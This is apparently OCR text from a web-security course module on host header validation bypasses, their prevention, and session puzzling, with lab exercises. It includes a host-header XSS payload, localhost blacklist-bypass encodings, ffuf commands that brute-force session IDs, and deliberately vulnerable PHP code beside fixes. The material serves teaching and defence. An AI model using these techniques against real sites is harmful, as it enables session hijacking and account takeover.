
Let's assume our target web application resides at `bypassingchecks.htb`. When we visit the domain, we can see a simple web application that tells us that it implements host header validation:



Looking at the network traffic in Burp, we can see that the application uses absolute URLs to load resources such as stylesheets and script files:



However, when we attempt to send a request with an arbitrary host header, the application responds with an error message, indicating that some sort of host header validation is implemented:



Exploitation


To bypass the implemented filters we need to think about how it might work and what kind of loopholes may exist. We can deduce from the behavior that the web application probably implements a filter that checks the supplied host header against a pre-configured domain stored in a configuration file. Supplying an arbitrary domain in the host header will thus be caught by the filter. However, there may be other ways to bypass it.

For instance, since web applications may run on a non-default port during testing, the validation function that parses the host header might omit the port. We could try this by specifying an arbitrary port in the host header:

```
GET / HTTP/1.1
Host: bypassingchecks.htb:1337
```

The web application does not respond with an error message but accepts the supplied host header and constructs the absolute links with the incorrect port we provided. If we could combine this with a web cache poisoning attack, the result is a defacement attack, meaning

the target website is defaced by malicious input. If we display the response in the browser we can see that the website now looks completely different. That is because the link to the stylesheet is broken and does not load the stylesheet properly. This also affects the script file loaded with an absolute link, thus also potentially breaking the functionality of the target site:



However, a defacement attack does not allow us to attack other users directly. Another common flaw in host header validation is that only the postfix of the domain is checked. This allows for subdomains to pass the host header validation as well. However, if the filter does not properly check if the host header indeed contains a subdomain of the target domain by checking for the separating dot, we might be able to supply a host header that contains the intended domain as a postfix. For instance, we can trick the filter by sending a request like this:

```
GET / HTTP/1.1
Host: evilbypassingchecks.htb
```

We can register the domain `evilbypassingchecks.htb` which is entirely independent of the domain `bypassingchecks.htb` and then exploit the host header attack vectors discussed previously, such as web cache poisoning or password reset poisoning.

Bypassing Blacklists

While the above example implements a (flawed) whitelist approach, some applications also implement a less secure blacklist approach. Blacklist implementations are generally easier to bypass since they only block what was explicitly thought of by the developers. Assume that a web application implements a blacklist filter for the host header that prevents access with a host header containing `localhost` or something equivalent. The most trivial blacklist may only contain `localhost` and `127.0.0.1`. However, there are many other values with the same meaning that an attacker could use to bypass this blacklist.

For instance, an attacker can supply the IP address in hexadecimal encoding: `0x7f000001`. We can verify that this is indeed equivalent to localhost by running the `ping` command:

```
ping 0x7f000001 -c 1
PING 0x7f000001 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.032 ms

--- 0x7f000001 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
```

```
rtt min/avg/max/mdev = 0.032/0.032/0.032/0.000 ms
```

We can see that `0x7f000001` gets resolved to localhost. Following is a list of further options we could provide to bypass such a filter. We can again run a ping command with these values to confirm that they are equivalent to localhost:

- Decimal encoding: `2130706433`
- Hex encoding: `0x7f000001`
- Octal encoding: `0177.0000.0000.0001`
- Zero: `0`
- Short form: `127.1`
- IPv6: `::1`
- IPv4 address in IPv6 format: `[0:0:0:0:0:ffff:127.0.0.1]` or `[::ffff:127.0.0.1]`
- External domain that resolves to localhost: `localtest.me`

Host Header Attacks Prevention

After discussing different ways to identify and exploit host header vulnerabilities, let's see how we can protect ourselves from these types of attacks. Improper handling of the host header combined with missing or flawed validation is typically the source of host header attacks. In this section, we will look at samples of vulnerable code and configurations and discuss how we can patch them.

Insecure Configurations

Blind Trust in the Host Header

The simplest and most obvious host header attacks arise from web applications that blindly trust the host header. This is quite rare in the real-world but can happen if the developer is unaware that the host header can be arbitrarily changed by the user. Let's have a look at the following code snippet:

```
$headers = getallheaders();
$host_header = $headers['Host'];

if (is_local_request($host_header)) {
    echo "Welcome Admin!";
} else {
    echo "Unauthorized! The admin area can only be accessed locally!";
    die();
```

```
}
```

If the function `is_local_request` only checks if the host header is in a list of trusted values, this code is obviously vulnerable since an attacker can just brute-force or deduce a trusted value and bypass the authentication as discussed a few sections ago. Generally, authentication checks should never rely on the host header. If the source of a request is needed, the remote IP address should be considered. This can be done by accessing `$_SERVER['REMOTE_ADDR']` in PHP. However, `an authentication process should generally rely on a secure authentication mechanism` such as password authentication with a secure password. Additionally, if a web application should only be accessible from a local network, external access needs to be restricted using firewall rules.

In particular, `internal web applications should not be run on the same web server as external web applications` since this would allow access to the internal web applications via virtual host brute-forcing.

Improper Host Header Validation

In general, a web application should avoid using the host header for altering the response content. In most cases, it is sufficient to store the domain of the web application in a config file and use this value whenever an absolute URL needs to be constructed. This value should be set by the administrator during the initial setup of the web application. However, such a setting can still lead to vulnerabilities if the URL is checked improperly:

```
function check_host($host_header) {
    return str_ends_with($host_header, get_config_value('domain'));
}

function create_reset_link($user, $host_header) {
        $token = generate_reset_token($user);

        if (check_host($host_header)) {
                return "http://" . $host_header . "/pw_reset.php?token=" .
$token;
        }

        return "http://" . get_config_value('domain') . "/pw_reset.php?
token=" . $token;
}
```

In the above code, the web application uses the host header to construct a password reset link. The header is checked against a domain name stored in the web application's configuration. However, this check is conducted improperly, leading to a potential password reset poisoning vulnerability. Since it is only checked if the host header ends with the stored

domain, presumably to whitelist all subdomains of the configured domain as well, an attacker can bypass this check. He can do so by registering a domain with the configured domain as a postfix. For instance, if the web application stored the domain `vulndomain.htb`, an attacker can bypass the check by setting the host header to `evilvulndomain.htb` and conducting a password reset attack by registering this domain and stealing password reset tokens.

To fix this, web applications should rely entirely on the domain stored in the configuration:

```
function create_reset_link($user, $host_header) {
        $token = generate_reset_token($user);
        return "http://" . get_config_value('domain') . "/pw_reset.php?
token=" . $token;
}
```

This way, an attacker cannot influence the domain using the host header. If the host header is needed, it is important to perform exact validation and not only prefix or postfix checks.

Further Remarks

To conclude this section, here are some general things to remember whenever web applications deal with the host header.

Firstly, `relative URLs should be preferred` whenever possible since they are unaffected by the attacks discussed in the previous sections. However, sometimes we need to use absolute URLs. For instance, in password reset emails absolute links are required. As discussed previously, the web application's domain should be configured by the administrator during initial setup and stored in a config file. This value can then be used to construct absolute URLs whenever they are needed.

Additionally, `the web server should be configured to not support any override headers`. This can make potential host header attack vectors harder to exploit or prevent them entirely.

Another important thing to prevent host header attacks is to always patch issues regarding the host header, even if they seem unexploitable. Consider the following simplified example:

```
<?php
$headers = getallheaders();
$host_header = $headers['Host'];
?>

<script src="http://<?php echo $host_header ?>/test.js"></script>
```

The web application uses the host header to construct a link for a script file. There is an obvious reflected XSS here, with a request like the following:

```
GET /index.php HTTP/1.1
Host: 127.0.0.1"></script><script>alert(1)</script><script src="
```

However, this reflected XSS vulnerability is unexploitable on its own since there is no easy way to force the victim's browser to inject the payload into the host header. Therefore, developers may ignore the issue and won't patch it. However, this vulnerability can quickly become exploitable in combination with web cache poisoning and potentially override headers. Therefore, it is important to patch issues like this even if they seem unexploitable at first.

Lastly, host header attacks are by their nature not always exploitable since intermediary systems might reject requests or route them differently if the host header was manipulated. However, `a web application should never rely on other systems' configuration to protect itself from vulnerabilities`. Therefore, host header vulnerabilities need to be fixed even if they seem unlikely to be exploited in a real-world deployment setting.

Introduction to Session Puzzling

Sessions are important in HTTP to provide context for actions taken by the user. As such, sessions are a common target of attackers since stealing a user's active session allows an attacker to effectively take over the victim's account. Therefore, vulnerabilities regarding HTTP sessions often come with a particularly high impact. In this module, we will discuss common vulnerabilities that arise from improper usage of session variables by a web application.

HTTP is a stateless protocol

HTTP is a stateless protocol. This is a fact that you've probably heard before. But what exactly does it mean? In the RFC7230 for HTTP/1.1 it says:

```
HTTP is defined as a stateless protocol, meaning that each request message
can be understood in isolation
```

More specifically, this means that a request must not be viewed in the context of another request, but on its own. Requests are independent of each other. In a practical example, this means that in an online shop, a request to add an item to your cart and the subsequent request to process the payment are completely separate. So how does the web application

know how much you need to pay for the items in your cart? Session variables, session tokens, and session cookies are used to provide the necessary context to perform such related actions.

On the other hand, protocols such as TCP are `stateful` since it maintains a state. TCP includes a sequence number that is used to ensure packets are received in the correct order. Therefore, two TCP packets cannot be viewed in isolation but in context to each other. TCP thus maintains a state and is stateful.

Stateful & Stateless Session Tokens

Session tokens used in HTTP are generally either stateful or stateless. The difference lies in the amount of data stored on the web server. In stateful authentication, the server generates a random session token that identifies the client's session. The server then stores data linking the session token to the user in memory. For instance, a stateful session token in a cookie may look like this:

```
Set-Cookie: PHPSESSID=hvplcmsh88ja77r3dutanmn68u;
```


The server needs to store which user in the database this specific session token is linked to in order to be able to identify the user when presented with the session token. We can access the content of the session variables in PHP on the web server in the `/var/lib/php/sessions/` directory:

```
ls -la /var/lib/php/sessions/
total 4
drwx-wx-wt 1 root     root     62 Jan 29 10:55 .
drwxr-xr-x 1 root     root     30 Jan 29 10:53 ..
-rw------- 1 www-data www-data 35 Jan 29 10:55
sess_hvplcmsh88ja77r3dutanmn68u
```

```
cat /var/lib/php/sessions/sess_hvplcmsh88ja77r3dutanmn68u
Username|s:8:"testuser";Active|b:1;
```

In the above example, the session variables of our session ID contain a `Username` string set to `testuser`, and a boolean `Active` that indicates whether we are authenticated or not.

On the other hand, stateless session tokens contain all the necessary information in the token itself. The token is protected using a cryptographic signature such that malicious

actors cannot just manipulate the data contained within the token to trick the web server. An example of stateless tokens are JSON Web Tokens (JWTs). JWTs consist of three parts:

- General information about the JWT. This includes the signature algorithm
- The token body. This contains all information relating to the user's session
- The signature. This is the cryptographic signature protecting the token from manipulation

A JWT in a cookie may look like this:

```
Set-Cookie:
auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Imh0Yi1zdGRudCIsImVtYWlsIjoiaHRiLXN0ZG50QGFjYWRlbXkuaHRiIiwidXNlcmlkIjo1fQ.SDV6L9UfR09hJ1C_hbRB1gWh-sjjqf_hYwOZG223Bkk
```

JWTs contain base64-encoded data. We can use a website like jwt.io to inspect the session token. When doing so, we can see that the above token contains the following user data:

```
{
  "sub": "1234567890",
  "name": "htb-stdnt",
  "email": "[email protected]",
  "userid": 5
}
```


The Attacking Authentication Mechanisms module covers JWT's in more depth.

Session Puzzling

Session puzzling is a vulnerability that results from improper handling of session variables. The impact and severity are highly dependent on the specific web application.

In PHP, stateful session tokens are used by default. After a session is created, the web server can store arbitrary data associated with the user's session in the `$_SESSION` array. Consider the following simplistic example:

```
<?php
require_once ('db.php');
session_start();

// login
if(check_password($_POST['username'], $_POST['password'])) {
```

```
        $_SESSION['user_id'] = get_user_id($username);
    header("Location: profile.php");
    die();
} else {
        echo "Unauthorized";
}

// logout
if(isset($_POST['logout'])) {
        $_SESSION['user_id'] = 0;
}

?>
```

When we log in, the web server checks our username and password. If the login is successful, our user id is stored in the session variables. We are then redirected to the post-login page. Accessing the post-login page directly without a prior login will likely not work, as the web server checks for a valid `user_id` in the session variables. Since there is no way for us to manipulate the session variables, we can thus only access the post-login page if we successfully logged in previously.

However, this code still contains an issue. When logging out, the session is not destroyed but rather the `user_id` is set to zero. This can be a problem if zero is a valid user id, for instance for the admin user. In that case, an attacker could log into his own account, log out, and then access `/profile.php` to find that he is logged in as the admin user:

Status: logged in

Username: admin

Description: Secret Admin Information

This would be a simple session puzzling vulnerability due to unsafe default values, as the default value for the `user_id` parameter is the user id of the admin user and thus not safe.


Weak Session IDs

Even if session variables are handled correctly, attackers might be able to steal other users' sessions if the session IDs themselves are not secure. Session IDs need to be sufficiently long and unguessable to be considered secure. Otherwise, an attacker might be able to obtain another user's session ID and hijack their account by brute-forcing or guessing the session ID.

Short Session IDs

If session IDs are not sufficiently long, an attacker can brute-force other users' active sessions and thus take over their accounts. A minimum length of `16 bytes` is stated by OWASP. This assumes that session IDs are unpredictable and random. Obviously, a session ID that is 16 characters long is not secure if 12 of these characters are fixed since this would reduce the effective length down to 4 characters. This is an insufficient length that can easily be brute-forced. Let's have a look at a practical example of this.

After starting the exercise, we can see a web application with a login view. After logging in, the response contains our session ID which is only 4 characters long:



This is of course not long enough to provide proper security. To demonstrate this, let's brute force all possible session IDs to see if we can hijack any other logged-in user's session. From the cookie, we can deduce that the session ID consists of lowercase letters and digits.

To create a wordlist, we can use crunch. We can install it using:

```
sudo apt install crunch
```

Afterward, we can create the wordlist we want using the following command:

```
crunch 4 4 "abcdefghijklmnopqrstuvwxyz1234567890" -o wordlist.txt
```

For more details on the syntax of crunch, check out the Cracking Passwords with Hashcat module.

We can now use `ffuf` to fuzz all valid session IDs:

```
ffuf -u http://127.0.0.1/profile.php -b 'sessionID=FUZZ' -w wordlist.txt -
fc 302 -t 10

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/
```


```
        v1.4.1-dev

________________________________________________

 :: Method           : GET
 :: URL              : http://127.0.0.1/profile.php
 :: Wordlist         : FUZZ: wordlist.txt
 :: Header           : Cookie: sessionID=FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 10
 :: Matcher          : Response status:
200,204,301,302,307,401,403,405,500
 :: Filter           : Response status: 302

________________________________________________

a7sh                    [Status: 200, Size: 2262, Words: 497, Lines: 67,
Duration: 6ms]
```

We found another valid session ID. After using it in Burp, we can see that we have successfully taken over the administrator's session:

Insufficient Randomness in Session IDs

Additionally to being sufficiently long, session IDs need to be sufficiently random. If the randomness is insufficient or there are detectable patterns in the session IDs, an attacker might be able to brute-force other users' session IDs like before. Randomness is generally measured using `entropy`. To be considered secure, session IDs should provide at least 64 bits of entropy according to OWASP.


If we log in to the web application, we can see that the server sets a sufficiently long session ID that looks random:




To analyze the entropy of session IDs, we can use `Burp Sequencer`. To do so, we right-click the login request in Burp and click on `Send to Sequencer`. Afterward, switch to the Sequencer Tab. Make sure that Burp automatically detected the session cookie in the `Token Location Within Response` field and that the `Cookie` option is selected. We could also specify a custom location if we wanted to analyze the entropy of a different field in the response. Afterward, start the live capture.

Burp now sends a lot of login requests to the web application and captures the session IDs for analysis. We should wait for Burp to collect at least 1000 session IDs to compute a meaningful result. Afterward, we can click on `Analyze` to obtain the result of the statistical analysis of all captured session IDs.

In this case, we can see that Burp estimates the entropy of the session IDs to be about 14 bits which is significantly too low to be considered secure. In a real-world engagement, this would be a high-severity finding since this allows an attacker to brute-force active user sessions.



Burp also displays a character position analysis. In this case, we can see that certain characters do not contribute to the overall entropy at all, meaning that these characters are fixed among all session IDs and not random:




Common Session Variables (Auth Bypass)

In our first instance of session puzzling, we will have a look at a basic scenario in which a session variable is re-used in multiple places. Successfully identifying session puzzling vulnerabilities can be challenging. The process of looking for these types of vulnerabilities is similar to the process of looking for business logic vulnerabilities. We have to identify places where session variables are used and think of what might go wrong on the web server. Let's have a look at a basic example of common session variables that lead to an authentication bypass.


Identification

Overview of the Web Application


The exercise below is a simple web application that provides login functionality. After logging in with the provided credentials, the application displays basic user information:



When logging back out, we can see that the application also provides a `Forgot password` functionality. After providing our username, we have to answer a security question:



After answering the question correctly, we are allowed to set a new password for the account. Let's try to access another user's account by resetting their password. When trying to set the username `admin`, we can see the admin user's security question:




Unfortunately, we do not know the answer to that question. So instead, let's analyze the network traffic to see if we can identify a session puzzling vulnerability.

Analyzing Session Variables


When analyzing the network traffic generated during a password reset flow, we can see that there are multiple steps:

- In the first step, we provide the user name
- In the second step, we provide the answer to the security question
- In the third step, we provide the new password

Since these steps are handled in subsequent HTTP requests, and the answer to the previous steps is not contained in the follow-up requests, we can deduce that session variables are used to store user information. More specifically, when we supply the response to the security question, our request does not contain the username. However, the backend somehow has to know our user information to check whether our response was correct. Therefore, it is likely that user information was stored in the session variables:



We can verify this by sending the same request again without the session cookie. We are now getting redirected back to the login page and a new session is created:




So after analyzing the traffic, we now know that session variables are used in the multi-part password reset flow to store information about the user. The next question is: how do we identify and exploit a vulnerability?


Exploitation

In the previous subsection, we identified that the first step of the password reset process makes the backend store user information in session variables. How could we exploit that?

The first approach could be to attempt to bypass the security question altogether. We can first send the username `admin` to the endpoint `/reset_1.php`, which would make the web server store the admin user in the session variables. If there is no additional check, we could maybe access the password reset endpoint `/reset_3.php` directly, skipping the security question. Let's try this by first setting our username to `admin` with the following request:



We can see that we get a fresh session cookie and are redirected to the second step. Let's now use that session to attempt a password reset directly at `/reset_3.php` thereby skipping the security question:



The web server tells us that we need to complete phase 2 (which is the security question) first and redirects us back to the login page. So that apparently did not work.

Another potential vulnerability would be the re-use of the same session variable for the password reset process and the authentication process. If successful authentication stores the logged-in user in the same session variable that the web server uses to store the user in the password reset process, we might be able to bypass authentication entirely.

To test for that, click on `Forgot Password?` and enter the username `admin`. Afterward, access the post-login endpoint at `/profile.php` directly. We are now logged in as the admin user by exploiting our first session puzzling vulnerability.

Make sure that you understand why this vulnerability exists on the backend. The web server checks whether a user is logged in by checking whether the session variables contain a valid username. However, the same session variable is used in the password reset process, such that we can set the username with the password reset functionality and then bypass the authentication check.

In simplified code, the vulnerability results like this. The first phase of the password reset process in `reset_1.php` sets the session variable `Username` to the username provided by the user:

```
<SNIP>

if(isset($_POST['Submit'])){
        $_SESSION['Username'] = $_POST['Username'];
        header("Location: reset_2.php");
        exit;
}

<SNIP>
```

The authentication process utilizes the same session variable and authentication in `profile.php` only checks if this session variable is set:

```
<SNIP>

if(!isset($_SESSION['Username'])){
    header("Location: login.php");
        exit;
  }

<SNIP>
```

